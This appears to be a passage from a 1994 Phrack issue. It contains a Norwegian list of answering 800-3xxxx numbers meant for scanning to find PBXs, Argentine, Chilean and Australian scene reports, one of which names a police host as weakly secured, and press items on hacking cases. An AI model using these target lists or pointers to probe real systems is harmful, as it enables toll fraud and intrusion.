[Codex: Comment about Study-By-Byte removed, as I didn't know what to call
the school in English ;). Another fact was that since no number was provided,
and little seemed to be gained by access to this site anyway, I figured it
wasn't too important. Get hold of cyb3rF is you really think it's needed.]

-- End of modem carrier listing ---------------------------------------------

                              - VOICE/PBX/FAX -

Here, ladies and gentlemen, is the list of all the phones in the 800 3xxxx
region which answer. Which is what, I'll leave up all you people out there.
I have mapped some of the list, but won't spread it [Codex: Yet? ;)].

Only one number per line is noted down. This is to easy the job for everyone
who's going to (and you will try ;) run these numbers through their scanner
scripts on the lookout for PBX's and other oddities.

Good luck guys!

cyber aktiF - 01/02/94

-- Answering 800 3xxxx services ---------------------------------------------

80030000
80030001
80030002
80030003
80030005
80030006
80030007
80030008
80030009
80030011
80030012
```

80030014
80030015
80030016
80030017
80030018
80030019
80030022
80030023
80030024
80030025
80030027
80030028
80030029
80030030
80030032
80030033
80030035
80030036
80030037
80030043
80030044
80030045
80030046
80030048
80030050
80030051
80030053
80030055
80030057
80030058
80030060
80030065
80030066
80030070
80030071
80030072
80030073
80030074
80030075
80030077
80030080
80030082
80030088
80030094
80030096
80030097
80030098
80030099
80030100
80030101
80030102
80030103
80030105
80030106
80030110
80030111
80030113
80030114
80030116
80030120
80030131
80030136
80030140
80030144
80030151
80030155
80030160
80030166
80030170
80030171

80030175
80030177
80030189
80030190
80030195
80030199
80030200
80030202
80030203
80030205
80030210
80030211
80030212
80030213
80030215
80030222
80030227
80030230
80030233
80030235
80030239
80030250
80030255
80030258
80030260
80030265
80030270
80030275
80030277
80030288
80030290
80030294
80030295
80030297
80030299
80030300
80030302
80030303
80030305
80030306
80030308
80030310
80030311
80030313
80030315
80030318
80030319
80030322
80030323
80030330
80030333
80030336
80030337
80030340
80030344
80030345
80030355
80030360
80030363
80030366
80030377
80030380
80030388
80030390
80030395
80030400
80030401
80030407
80030408
80030411

80030415
80030420
80030422
80030433
80030440
80030445
80030450
80030452
80030466
80030470
80030472
80030475
80030480
80030488
80030490
80030495
80030500
80030501
80030502
80030511
80030520
80030522
80030531
80030540
80030545
80030550
80030555
80030560
80030565
80030566
80030570
80030571
80030580
80030585
80030600
80030601
80030603
80030600
80030601
80030603
80030610
80030616
88030640
80030650
80030666
80030670
80030680
80030683
80030690
80030700
80030701
80030707
80030725
80030730
80030750
80030770
80030777
80030788
80030800
80030803
80030811
80030828
80030830
80030840
80030844
80030850
80030855
80030860
80030866
80030870

80030875
80030880
80030888
80030889
80030890
80030900
80030906
80030910
80030911
80030915
80030920
80030922
80030930
80030940
80030950
80030955
80030959
80030960
80030975
80030990
80030994
80031000
80031001
80031006
80031007
80031008
80031010
80031020
80031030
80031031
80031043
80031044
80031048
80031055
80031058
80031060
80031064
80031066
80031070
80031075
80031080
80031082
80031085
80031092
80031097
80031103
80031108
80031110
80031111
80031112
80031113
80031122
80031123
80031140
80031144
80031150
80031151
80031155
80031160
80031166
80031180
80031188
80031200
80031210
80031211
80031212
80031220
80031221
80031229
80031230

80031231
80031234
80031240
80031241
80031244
80031250
80031255
80031266
80031288
80031290
80031300
80031306
80031310
80031313
80031318
80031336
80031340
80031343
80031344
80031355
80031360
80031366
80031400
80031404
80031410
80031412
80031420
80031422
80031430
80031440
80031441
80031447
80031455
80031460
80031466
80031510
80031535
80031540
80031545
80031550
80031560
80031566
80031570
80031571
80031580
80031590
80031600
80031606
80031610
80031611
80031620
80031630
80031631
80031640
80031660
80031661
80031680
80031688
80031690
80031700
80031701
80031707
80031713
80031717
80031740
80031760
80031777
80031780
80031800
80031801

80031809
80031811
80031820
80031830
80031831
80031833
80031840
80031850
80031851
80031866
80031880
80031888
80031900
80031907
80031919
80031927
80031937
80031947
80031957
80031958
80031959
80031970
80031994
80031995
80031999
80032000
80032001
80032002
80032005
80032008
80032011
80032020
80032032
80032040
80032062
80032066
80032080
80032092
80032101
80032105
80032113
80032123
80032130
80032140
80032144
80032150
80032152
80032155
80032166
80032173
80032176
80032200
80032202
80032210
80032212
80032220
80032222
80032223
80032225
80032232
80032255
80032280
80032320
80032323
80032325
80032330
80032332
80032333
80032350
80032355

80032383
80032390
80032399
80032400
80032412
80032415
80032420
80032424
80032425
80032432
80032444
80032450
80032455
80032460
80032466
80032500
80032511
80032520
80032525
80032530
80032540
80032550
80032555
80032560
80032565
80032571
80032578
80032600
80032639
80032660
80032666
80032668
80032680
80032690
80032750
80032754
80032808
80032820
80032832
80032850
80032875
80032880
80032899
80032900
80032907
80032927
80032987
80032990
80032997
80033000
80033003
80033011
80033013
80033016
80033300
80033301
80033302
80033303
80033304
80033305
80033306
80033310
80033311
80033312
80033313
80033315
80033317
80033318
80033320
80033321

80033322
80033325
80033330
80033331
80033332
80033333
80033334
80033335
80033341
80033345
80033350
80033353
80033355
80033370
80033372
80033373
80033377
80033380
80033383
80033385
80033394
80033399
80033410
80033411
80033420
80033432
80033433
80033440
80033444
80033445
80033448
80033450
80033455
80033456
80033460
80033466
80033477
80033488
80033499
80033500
80033505
80033510
80033515
80033520
80033535
80033540
80033550
80033555
80033566
80033567
80033570
80033577
80033585
80033590
80033600
80033610
80033611
80033616
80033622
80033626
80033630
80033633
80033644
80033650
80033655
80033660
80033666
80033670
80033678
80033690

80033711
80033717
80033730
80033733
80033740
80033760
80033770
80033775
80033777
80033779
80033780
80033788
80033800
80033808
80033810
80033818
80033820
80033833
80033838
80033840
80033844
80033855
80033856
80033860
80033866
80033880
80033888
80033890
80033899
80033900
80033920
80033930
80033933
80033940
80033950
80033960
80033970
80033977
80033980
80033990
80033994
80033999
80034000
80034011
80034020
80034022
80034024
80034025
80034030
80034033
80034034
80034035
80034040
80034043
80034044
80034050
80034055
80034070
80034077
80034080
80034088
80034090
80034100
80034110
80034111
80034115
80034123
80034125
80034134
80034135

```
80034140
80034144
80034150
80034155
80034160
80034166
80034170
80034180
80034210
80034220
80034222
80034240
80034250
80034260
80034266
80034270
80034880
80034888
80034889
80034910
80034966
80034988
80034999
80035000
```

-- End of list of answering 800 3xxxx services ------------------------------

This file was brought to you in English by Codex/DBA, 26-Apr-1994. I didn't ask cyb3rF for permission to translate this document, but I hope he won't mind. I also understand that the document is of varied use to some people (those of you who can't dial in free to Norway (cc 47), don't bother), but I thought any information, however useful might be of some interrest to the English speaking crowd out there.

Re: cyb3rF, Sicko, BattleAng, Maelstrom, Uridium, Enigma, Golan, BadS, vale_
    and any other people I've forgotten to mention right now (flame me on
    #phreak, guys ;).

I'll be back in Norway in June.

Codex/DBA, 26-Apr-1994.

-- "Men I haelvete gutar, vaent paa meg!!" ---------------------------------

---

More about the Argentine Internet scenery.

It's difficult to add something to an already good article like Opii's one, but here is some info which may interest you besides what you already know:

* The local Net started as late as January 1989, when the National Commission for Atomic Power (CNEA) connected to the BITNET network. The three first nodes were: ARGCNE (an IBM 9370-60 mainframe), ARGCNEA1 (IBM/370 158), and ARGCNEA2 (Comparex 7/68), all running RSCS V1. Release3 for data comm.

The node ARGCNEA2 was (I think it still is) the main link in Argentina to Bitnet. Until late 1992, they still used a manual DIAL-UP LINK (!) to the Chilean node UCHCECVM (IBM 4341MO2) at the Chile's National University in Santiago city, connecting at 9600 bps to exchange mail. I'm not sure about if the Chilean link is still working, due to the existing new leased line connection of the government's foreign office.

In mid-1990, the national university of La Plata, joined ranks and also connected to the Bitnet network. The two nodes, CESPIVM1 and CESPIVM2 (Running on IBM mainframes) also served as hosts to a VAX 11-780, and a experimental link to some computers in Uruguay's (country) national University.

Another different beast is what's called the RAN network (National Academic

Network), which is nothing more than a UUCP network connecting a hundred different nodes through the country. Again, until mid-92 they used X.25 ARPAC connections (!!EXPENSIVE!!) and manual Dial-up calls(!!) for the "international" connection into UUCO. More recently (two months ago), they have got their own 64kbps leased line to the US, which finally will let people around the world to mess and GET into our computers :-).

While the project was to connect to Maryland University (financed by the US National Science Foundation, they love us), I still don't know what's the host at the other side of the leased line.

Well, that's the end of the FACTS that I have... now some political opinions: Things are getting a *little* better, but I don't expect any improvements for "Joe average" user, since to make things work, we must get rid off the current LD and data monopoly of the two European private telcos that own us. Until 1999, they have the exclusive right to use and abuse the market of both voice and data transmissions, and no competition can enter without passing through their satellite links (and rates). Very nice for a government that is always speaking of "free markets".

Until we get AT&T and/or MCI competing for the market, we won't have affordable rates, and US companies like CIS, Delphi, etc. than could be doing BIG business NOW, will have to wait until late 1999, when the monopoly ends by law. (Or, BTW: or they can talk to Mr. Al Gore, so he can kick a little our beloved president to end the telcos ripoff).

Chileans, in contrast, have a lot better scene, with well-established direct internet links, an X.25 network with 9600bps access through the country, and even Gopher servers since a long time ago!.

Following is a quick and dirty list of Internet domains for both Chile and Argentina:

ARGENTINA:

ar.ar (unspecified)
athea.ar (unspecified)
atina.ar (united nations development programme, argentina) (RAN UUCP HOST)
ba.ar (unspecified)
cb.ar (unspecified)
com.ar (unspecified)
edu.ar (unspecified)
gov.ar (government of argentina) <- give my regards to our corrupt gvt!
mz.ar (unspecified)
ncr.ar (national cash register corporation, argentina)
nq.ar (unspecified)
org.ar (centro de estudios de poblacion corrientes',)
sld.ar (unspecified)
subdomain.ar (unspecified)
test.ar (unspecified)
tf.ar (unspecified)
tm.ar (unspecified)
buenosaires.ncr.ar (national cash register corporation, buenos aires, arg)
city.ar.us (unspecified)
datage.com.ar (unspecified)
guti.sld.ar (unspecified)
secyt.gov.ar (unspecified)
unisel.com.ar (unspecified)
unlp.edu.ar (universidad nacional de la plata, argentina)

CHILE:

altos.cl (altos chile limiteda. el corregidor, santiago, chile)
apple.cl (axis calderon, santiago, chile)
ars.cl (ars innovandi (el arte de innovar), chile)
bci.cl (unspecified)
campus.cl (indae limiteda. area de computacion, manuel montt, chile)
cepal.cl (comision economica para america latina (cepal) santiago, chile)
conicyt.cl (unspecified) <-- Government education branch
contag.cl (contagio avda. ricardo lyon, idencia, santiago, chile)

```
cronus.cl (familia fuentealba olea, chile) <-- a family with their node!
difusion.cl (editorial difusion, chile)
eclac.cl (unspecified)
epson.cl (epson, chile)
eso.cl (european southern observatory la silla, la serena, chile)
frutex.cl (frutexport lota, santiago, chile)
fundch.cl (fundacion, chile)
fwells.cl (fundacion wells claro solar, casilla, temuco, chile)
gob.cl (unspecified)  <--- CHILEAN GOVERNMENT! Send a note to Mr. Pinochet!
ingenac.cl (ingenac pedor de valdivia, idencia, santiago, chile)
lascar.cl (university of catolica, chile)
mic.cl (las condes, santiago, chile)
ncr.cl (national cash register corporation, chile)
opta.cl (opta limiteda. las violetas, idencia, santiago, chile)
orden.cl (orden huerfanos piso, fax, santiago, chile)
placer.cl (placer dome) <--- WHAT IS THIZ??? "Pleasure dome?" !!!!!!!!!!
puc.cl (catholic university of chile (universidad catolica de chile)
rimpex.cl (rimpex chile pedro de valdivia, casilla, correo santiago, chile)
safp.cl (superintendencia de administradoras de fondos de pensiones, chile)
scharfs.cl (scharfstein, las condes, santiago, chile)
sisteco.cl (sisteco, santiago, chile)
sonda.cl (sonda digital teatinos, santiago, chile)
tes.cl (d.c.c. sistemas, chile)
uai.cl (unspecified)
ubiobio.cl (unspecified)
uchile.cl (universidad de chile)
ucv.cl (unspecified)
udec.cl (universidad de concepcion de ingenieria de sistemas,)
unisys.cl (unisys, chile)
unorte.cl (universidad del norte, antofagasta, chile)
usach.cl (universidad de santiago de chile de ingenieria informatica,)
uta.cl (universidad de tarapaca, arica, chile)
utfsm.cl (universidad tecnica de electronica, valparaiso, chile)
ac.cam.cl (unspecified)
agr.puc.cl (agriculture department, catholic university of chile
astro.puc.cl (catholic university of chile (pontificia universidad catolica
bio.puc.cl (catholic university of chile santiago)
cec.uchile.cl (universidad de chile)
cfm.udec.cl (universidad de concepcion, concepcion, chile)
dcc.uchile.cl (department o. de ciencias de la computacion)
dfi.uchile.cl (universidad de chile)
die.udec.cl (universidad de concepcion de ingenieria de sistemas)
dii.uchile.cl (universidad de chile)
dim.uchile.cl (universidad de chile)
dis.udec.cl (universidad de concepcion, concepcion, chile)
disca.utfsm.cl (universidad tecnica federico santa maria, chile)
dpi.udec.cl (universidad de concepcion de ingenieria de sistemas)
elo.utfsm.cl (universidad tecnica federico santa maria, )
finanzas.fundch.cl (fundacion, chile)
fis.utfsm.cl (universidad tecnica federico santa maria,)
inf.utfsm.cl (universidad tecnica federico santa maria,)
ing.puc.cl (engineering, catholic university of chile )
mat.puc.cl (mathematics department, catholic university of chile
mat.utfsm.cl (universidad tecnica federico santa maria,
qui.puc.cl (catholic university of chile  santiago)
seci.uchile.cl (universidad de chile)
soft.udec.cl (universidad de concepcion de ingenieria de sistemas,)
-----------------------------------------------------------------------------
```

Australian Scene Report Part II
by Data King

This is the sequel to the Australian scene report that appeared in Phrack Issue 45. There have been a few developments since I wrote that report which I think people may be interested in.

Old NEWS
~~~~~~~~

But first before I deal with what’s new, I need to deal with something that’s
~~~~~~~~

old. Shortly after Phrack 45 was published, I received a fakemail that basically threatened me and also made a lot of claims, I would like to take this opportunity to reply to the author of this letter.

First of all this person claims I have not been in the scene for ages, well if I am not in the scene that is news to me!

The letter contained several threats to do something like redirect my telephone number to a 0055 number, for people outside of Australia, a 0055 is a recorded timed call service.

To this I say: 'Go ahead, if your capable DO IT!'

I wont bother dealing with most of the rubbish contained in the article, it was just general BS.

Finally I have something to say directly to the person who wrote the mail: "If your so goddamn good, then don't hide behind fakemail, come out in the open and let us all fear you, come one get your lame ass on IRC and lets talk!"

Also I was told not to submit anything more to Phrack for publishing or bad things would happen, Well I guess either I have no phear, or I don't take these threats seriously.

New NEWS
~~~~~~~~

AusCERT

Australia is forming it's own version of CERT, to be called AusCERT and based in Queensland, Australia. Everybody is shaking in their boots worrying - NOT!

Networks

In the last report you may remember I talked about the Australia Military Network in a very vague fashion, well now I have some more detailed info for you.

The Australian Defense Forces (ADF) have what they call "the Defense Integrated Secure Communications Network (DISCON)". This network is relatively new. Circuit switched operations only began in 1990. Packet switching came into effect during 1992.

It provides all the ADF's communication needs in terms of data, voice, video, and so on, secure and non secure communications.

Main control is exercised from Canberra (believed to be from within the DSD compound at Russell Offices), and the network is interconnected via a total of 11 ground stations across the country using Aussat.

Also the Australian Federal Police have an internet connection now. sentry.afp.gov.au is the main machine from what I can tell, from the looks of it, the machine is either a setup or they don't know much about security.

NeuroCon

There was a Con organized by The Pick held here in Melbourne a little while ago, from all reports it was a total disaster, once again showing the apathy of Australian people in the scene.

For Instance the organizers kept the location secret, and where supposed to pick people up in the city, at several allocated times they did not show up.

When one of the potential attendees rang and asked what was going on they were told by the organizers: "We are too drunk to come and get you".

Come on guys this is LAME, sure everyone likes a drink, but if you keep the location secret, make sure someone is able to go and get the people waiting to be picked up!
~~~~~~~~

HackFEST 94

The Year is quickly approaching an end and as yet I have not managed to fully organize this event. I am in need of people who wish to speak on various topics, so if you are so inclined and have an idea, send me mail and we will see what we can organize.

As always I can be contacted at dking@suburbia.apana.org.au, but please note my PGP signature has changed, so please do a finger on the account if you want my new PGP signature.

Information in this article has come from various sources, but they shall remain nameless as they do not wish the attention of the AFP. They know who they are, and I send them my thanks - Thanks Guys!

==Phrack Magazine==

Volume Five, Issue Forty-Six, File 28 of 28

```
PWN PWN PNW PNW PNW PNW PNW PNW PNW PNW PNW PWN PWN
PWN                                             PWN
PWN              Phrack World News              PWN
PWN                                             PWN
PWN        Compiled by Datastream Cowboy        PWN
PWN                                             PWN
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
```

Damn The Torpedoes June 6, 1994
~~~~~~~~~~~~~~~~~~

by Loring Wirbel (Electronic Engineering Times) (Page 134)

On May 3, a gargantuan satellite was launched with little press coverage from Cape Canaveral.

The $1.5 billion satellite is a joint project of the NSA and the National Reconnaissance Office. At five tons, it is heavy enough to have required every bit of thrust its Titan IV launcher could provide--and despite the boost, it still did enough damage to the launch-pad water main to render the facility unusable for two months.

The satellite is known as Mentor, Jeroboam and Big Bertha, and it has an antenna larger than a football field to carry out "hyper-spectral analysis" -- Reconnaissance Office buzzwords for real-time analysis of communications in a very wide swath of the electromagnetic spectrum.

Clipper and Digital Signature Standard opponents should be paying attention to this one. Mentor surprised space analysts by moving into a geostationary rather than geosynchronous orbit. Geostationary orbit allows the satellite to "park" over a certain sector of the earth.

This first satellite in a planned series was heading for the Ural Mountains in Russia at last notice. Additional launches planned for late 1994 will park future Mentors over the western hemisphere.

According to John Pike of the Federation of American Scientists, those satellites will likely be controlled from Buckley Field (Aurora, Colorado), an NSA/Reconnaissance downlink base slated to become this hemisphere's largest intelligence base in the 1990s.

[Able to hear a bug fart from space. DC to Daylight realtime analysis. And you Clipper whiners cry about someone listening to your phone calls. Puh-lease.]

Discovery of 'Data Processing Virus Factory' In Italy February 17, 1994
~~~~~~

AFP Sciences

It was learned in Rome on 10 February that a data processing virus "factory" -- in fact, a program called VCL (Viruses Creation Laboratory), capable of triggering a virus epidemic--was discovered in Italy

Mr. Fulvio Berghella, deputy directory-general of the Italian Institute for Bank Data Processing Security (ISTINFORM), discovered what it takes to enable just about anybody to fabricate data processing viruses; he told the press that its existence had been suspected for a year and a half and that about a hundred Italian enterprises had been "contaminated."

An investigation was launched to try to determine the origin of the program, said Mr. Alessandro Pansa, chief of the "data processing crime" section of the Italian police. Several copies of VCL were found in various places, particularly in Rome and Milan.

Producing viruses is very simple with the help of this program, but it is

not easy to find. A clandestine Bulgarian data bank, as yet not identified, reportedly was behind all this. An international meeting of data processing virus "hunters" was organized in Amsterdam on 12 February to draft a strategy; an international police meeting on this subject will be held next week in Sweden.

Since 1991, the number of viruses in circulation throughout the world increased 500% to a total of about 10,000 viruses. In Italy, it is not forbidden to own a program of this type, but dissemination of viruses is prosecuted.

[So, I take it Nowhere Man cannot ever travel to Italy?]

DEFCON TV-News Coverage July 26, 1994
by Hal Eisner (Real News at 10) (KCOP Channel 13 Los Angeles)

[Shot of audience]

Female Newscaster: "Hackers are like frontier outlaws. Look at what Hal Eisner found at a gathering of hackers on the Las Vegas strip."

[Shot of "Welcome to Vegas" sign]
[Shot of Code Thief Deluxe v3.5]
[Shot of Dark Tangent talking]

Dark Tangent: "Welcome to the convention!"

[Shot of Voyager hanging with some people]

Hal Eisner: "Well not everyone was welcome to this year's Def Con II, a national convention for hackers. Certainly federal agents weren't."

[Shot DTangent searching for a fed]

Dark Tangent: "On the right. Getting closer."

Fed: "Must be me! Thank you."

[Dark Tangent gives the Fed "I'm a Fed" t-shirt]

Hail Eisner: "Suspected agents were ridiculed and given identifying t-shirts. While conventioneers, some of
[Shot of someone using a laptop]
which have violated the law, and many of which are
[Shot of some guy reading the DefCon pamphlet]
simply tech-heads hungry for the latest theory, got
[Shot of a frequency counter, and a scanner]
to see a lot of the newest gadgetry, and hear some tough talk from an Arizona Deputy DA that
[Shot of Gail giving her speech]
specializes on computer crime and actually recognized some of her audience."

Gail: "Some people are outlaws, crooks, felons maybe."

[Shot back of conference room. People hanging]

Hal Eisner: "There was an Alice in Wonderland quality about all of this. Hackers by definition go where they are not invited, but so is the government that is trying to intrude on their privacy."

Devlin: "If I want to conceal something for whatever reason. I'd like to have the ability to."

Hal Eisner: "The bottom line is that many of the people here

want to do what they want, when they want, and how they want, without restrictions."

Deadkat: "What we are doing is changing the system, and if you have to break the law to change the system, so be it!"

Hal Eisner: "That's from residents of that cyberspacious world
[Shot of someone holding a diskette with what is supposed to be codez on the label]
of behind the computer screen where the shy can be
[Code Thief on the background]
dangerous. Reporting from Las Vegas, Hal Eisner, Real News.

Cyber Cops May 23, 1994
~~~~~~~~~~

by Joseph Panettieri (Information Week) (Page 30)

When Chris Myers, a software engineer at Washington University in St. Louis, arrived to work one Monday morning last month, he realized something wasn't quite right. Files had been damaged and a back door was left ajar. Not in his office, but on the university's computer network.

Like Commissioner Gordon racing to the Batphone, Myers swiftly called the Internet's guardian, the Computer Emergency Response Team (CERT).

The CERT team boasts impressive credentials. Its 14 team members are managed by Dain Gary, former director of corporate data security at Mellon Bank Corp. in Pittsburgh. While Gary is the coach of the CERT squad, Moira West is the scrambling on-field quarterback. As manager of CERT's incident-response team and coordination center, she oversees the team's responses to attacks by Internet hackers and its search for ways to reduce the Internet's vulnerabilities. West was formerly a software engineer at the University of York in England.

The rest of the CERT team remains in the shadows. West says the CERT crew hails from various information-systems backgrounds, but declines to get more specific, possibly to hide any Achilles' heels from hackers.

One thing West stresses is that CERT isn't a collection of reformed hackers combing the Internet for suspicious data. "People have to trust us, so hiring hackers definitely isn't an option," she says. "And we don't probe or log-on to other people's systems."

As a rule, CERT won't post an alert until after it finds a remedy to the problem. But that can take months, giving hackers time to attempt similar breakins on thousands of Internet hosts without fear of detection. Yet CERT's West defends this policy: "We don't want to cause mass hysteria if there's no way to address a new, isolated problem. We also don't want to alert the entire intruder community about it."

Who You Gonna Call?
How to reach CERT

Phone: 412-268-7090
Internet: cert@cert.org
Fax: 412-268-6989
Mail: CERT Coordination Center
Software Engineering Institute
Carnegie Mellon University
Pittsburgh, PA 15213-3890

[Ask for that saucy British chippie. Her voice will melt you like butter.
~~~~~~~~~~

CERT -- Continually re-emphasizing the adage: "You get what you pay for!"]

And remember, CERT doesn't hire hackers, they just suck the juicy bits out of their brains for free.

Defining the Ethics of Hacking August 12, 1994
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

by Amy Harmon (Los Angeles Times) (page A1)

Eric Corley, a.k.a Emmanuel Goldstein -- patron saint of computer hackers and phone phreaks -- is having a party.

And perhaps it is just in time. 2600, the hacker magazine Corley started when he was 23, is a decade old. It has spawned monthly hacker meetings in dozens of cities. It has been the target of a Secret Service investigation. It has even gone aboveground, with newsstand sales of 20,000 last year.

As hundreds of hackers converge in New York City this weekend to celebrate 2600's anniversary, Corley hopes to grapple with how to uphold the "hacker ethic," an oxymoron to some, in an era when many of 2600's devotees just want to know how to make free phone calls. (Less high-minded activities -- like cracking the New York City subway's new electronic fare card system -- are also on the agenda).

Hackers counter that in a society increasingly dependent on technology, the very basis for democracy could be threatened by limiting technological exploration. "Hacking teaches people to think critically about technology," says Rop Gonggrijp, a Dutch hacker who will attend the Hackers on Planet Earth conference this weekend. "The corporations that are building the technology are certainly not going to tell us, because they're trying to sell it to us. Whole societies are trusting technology blindly -- they just believe what the technocrats say."

Gonggrijp, 26, publishes a magazine much like 2600 called Hack-Tic, which made waves this year with an article showing that while tapping mobile phones of criminal suspects with radio scanners, Dutch police tapped into thousand of other mobile phones.

"What society needs is people who are independent yet knowledgeable," Gonggrijp said. 'That's mostly going to be young people, which society is uncomfortable with. But there's only two groups who know how the phone and computer systems work, and that's engineers and hackers. And I think that's a very healthy situation."

[By the way Amy: Phrack always grants interviews to cute, female LA Times reporters.]

Fighting Telephone Fraud August 1, 1994
~~~~~~~~~~~~~~~~~~~~~~~

by Barbara DePompa (Information Week) (Page 74)

Local phone companies are taking an active role in warning customers of scams and cracking down on hackers.

Early last month, a 17-year old hacker in Baltimore was caught red-handed with a list of more than 100 corporate authorization codes that would have enabled fraud artists to access private branch exchanges and make outgoing calls at corporate expanse.

After the teenager's arrest, local police shared the list with Bell Atlantic's fraud prevention group. Within hours, the phone numbers were communicated to the appropriate regional phone companies and corporate customers on the list were advised to either change their authorization codes or shut down outside dialing privileges.

"We can't curb fraud without full disclosure and sharing this type of vital information" points out Mary Chacanias, manager of telecommunications fraud prevention for Bell Atlantic in Arlington, VA.

AT&T Forms Team to Track Hackers August 30, 1994
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

(Reuters News Wire)

AT&T Corp.'s Global Business Communications Systems subsidiary said Wednesday it has formed an investigative unit to monitor, track and catch phone-system hackers in the act of committing toll fraud.

The unit will profile hacker activity and initiate "electronic stakeouts" with its business communications equipment in cooperation with law enforcement agencies, and work with them to prosecute the thieves.

"We're in a shoot-out between 'high-tech cops' -- like AT&T -- and 'high-tech robbers' who brazenly steal long distance service from our business customers," said Kevin Hanley, marketing director for business security systems for AT&T Global Business.

"Our goal is not only to defend against hackers but to get them off the street."

[Oh my God. Are you scared? Have you wet yourself? YOU WILL!]

Former FBI Informant a Fugitive July 31, 1994
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

by Keith Stone (Daily News)

Computer outlaw Justin Tanner Petersen and prosecutors cut a deal: The Los Angeles nightclub promoter known in the computer world as "Agent Steal" would work for the government in exchange for freedom.

With his help, the government built its case against Kevin Lee Poulsen, a Pasadena native who pleaded guilty in June to charges he electronically rigged telephones at Los Angeles radio stations so he could win two Porsches, $22,000 and two trips to Hawaii.

Petersen also provided information on Kevin Mitnick, a Calabasas man wanted by the FBI for cracking computer and telephone networks at Pacific Bell and the state Department of Motor Vehicles, according to court records.

Petersen's deal lasted for nearly two years - until authorities found that while he was helping them undercover, he also was helping himself to other people's credit cards.

Caught but not cornered, the 34-year-old "Agent Steal" had one more trick: He admitted his wrongdoing to a prosecutor at the Los Angeles U.S. Attorney's Office, asked to meet with his attorney and then said he needed to take a walk.

And he never came back.

A month after Petersen fled, he spoke with a magazine for computer users about his role as an FBI informant, who he had worked against and his plans for the future.

"I have learned a lot about how the bureau works. Probably too much," he said in an interview that Phrack Magazine published Nov. 17, 1993. Phrack is available on the Internet, a worldwide

network for computer users.

Petersen told the magazine that working with the FBI was fun most of the time. "There was a lot of money and resources used. In addition, they paid me well," he said.

"If I didn't cooperate with the bureau," he told Phrack, "I could have been charged with possession of government material."

"Most hackers would have sold out their mother," he added.

Petersen is described as 5 foot, 11 inches, 175 pounds, with brown hair - "sometimes platinum blond." But his most telling characteristic is that he walks with the aid of a prosthesis because he lost his left leg below the knee in a car accident.

Heavily involved in the Hollywood music scene, Petersen's last known employer was Club "Velvet Jam," one of a string of clubs he promoted in Los Angeles.

Hacker in Hiding July 31, 1994
~~~~~~~~~~~~~~~~

by John Johnson (LA Times)

First there was the Condor, then Dark Dante. The latest computer hacker to hit the cyberspace most wanted list is Agent Steal, a slender, good-looking rogue partial to Porsches and BMWs who bragged that he worked undercover for the FBI catching other hackers.

Now Agent Steal, whose real name is Justin Tanner Petersen, is on the run from the very agency he told friends was paying his rent and flying him to computer conferences to spy on other hackers.

Petersen, 34, disappeared Oct. 18 after admitting to federal prosecutors that he had been committing further crimes during the time when he was apparently working with the government "in the investigation of other persons," according to federal court records.

Ironically, by running he has consigned himself to the same secretive life as Kevin Mitnick, the former North Hills man who is one of the nation's most infamous hackers, and whom Petersen allegedly bragged of helping to set up for an FBI bust. Mitnick, who once took the name Condor in homage to a favorite movie character, has been hiding for almost two years to avoid prosecution for allegedly hacking into computers illegally and posing as a law enforcement officer.

Authorities say Petersen's list of hacks includes breaking into computers used by federal investigative agencies and tapping into a credit card information bureau. Petersen, who once promoted after-hours rock shows in the San Fernando Valley, also was involved in the hacker underground's most sensational scam - hijacking radio station phone lines to win contests with prizes ranging from new cars to trips to Hawaii.

Petersen gave an interview last year to an on-line publication called Phrack in which he claimed to have tapped the phone of a prostitute working for Heidi Fleiss. He also boasted openly of working with the FBI to bust Mitnick.

"When I went to work for the bureau I contacted him," Petersen said in the interview conducted by Mike Bowen. "He was still up to his old tricks, so we opened a case on him. . . . What a loser. Everyone thinks he is some great hacker. I outsmarted him and busted him."

In the Phrack interview, published on the Internet, an international network of computer networks with millions of users, Agent Steal bragged about breaking into Pacific Bell headquarters with Poulsen to obtain information about the phone company's investigation of his hacking.
~~~~~~~~~~~~~~~~

Petersen was arrested in Texas in 1991, where he lived briefly. Court records show that authorities searching his apartment found computer equipment, Pacific Bell manuals and five modems.

A grand jury in Texas returned an eight-count indictment against Petersen, accusing him of assuming false names, accessing a computer without authorization, possessing stolen mail and fraudulently obtaining and using credit cards.

The case was later transferred to California and sealed, out of concern for Petersen's safety, authorities said. The motion to seal, obtained by Sherman, states that Petersen, "acting in an undercover capacity, currently is cooperating with the United States in the investigation of other persons in California."

In the Phrack interview, Petersen makes no apologies for his choices in life.

While discussing Petersen's role as an informant, Mike Bowen says, "I think that most hackers would have done the same as you."

"Most hackers would have sold out their mother," Petersen responded.

Computer Criminal Caught After 10 Months on the Run August 30, 1994
~~~~~~

by Keith Stone (Daily News)

Convicted computer criminal Justin Tanner Petersen was captured Monday in Los Angeles, 10 months after federal authorities said they discovered he had begun living a dual life as their informant and an outlaw hacker.

Petersen, 34, was arrested about 3:30 a.m. outside a Westwood apartment that FBI agents had placed under surveillance, said Assistant U.S. Attorney David Schindler.

A flamboyant hacker known in the computer world as "Agent Steal," Petersen was being held without bail in the federal detention center in Los Angeles. U.S. District Court Judge Stephen V. Wilson scheduled a sentencing hearing for Oct. 31.

Petersen faces a maximum of 40 years in prison for using his sophisticated computer skills to rig a radio contest in Los Angeles, tap telephone lines and enrich himself with credit cards.

Monday's arrest ends Petersen's run from the same FBI agents with whom he had once struck a deal: to remain free on bond in exchange for pleading guilty to several computer crimes and helping the FBI with other hacker cases.

The one-time nightclub promoter pleaded guilty in April 1993 to six federal charges. And he agreed to help the government build its case against Kevin Lee Poulsen, who was convicted of manipulating telephones to win radio contests and is awaiting trial on espionage charges in San Francisco.

Authorities said they later learned that Petersen had violated the deal by committing new crimes even as he was awaiting sentencing in the plea agreement.

On Monday, FBI agents acting on a tip were waiting for Petersen when he parked a BMW at the Westwood apartment building. An FBI agent called Petersen's name, and Petersen began to run, Schindler said.

Two FBI agents gave chase and quickly caught Petersen, who has a prosthetic lower left leg because of a car-motorcycle accident several years ago.

In April 1993, Petersen pleaded guilty to six federal charges including conspiracy, computer fraud, intercepting wire communications, transporting a stolen vehicle across state lines and wrongfully accessing TRW credit files. Among the crimes that Petersen has admitted to was working with other
~~~~~~

people to seize control of telephone lines so they could win radio promotional contests. In 1989, Petersen used that trick and walked away with $10,000 in prize money from an FM station, court records show.

When that and other misdeeds began to catch up with him, Petersen said, he fled to Dallas, where he assumed the alias Samuel Grossman and continued using computers to make money illegally.

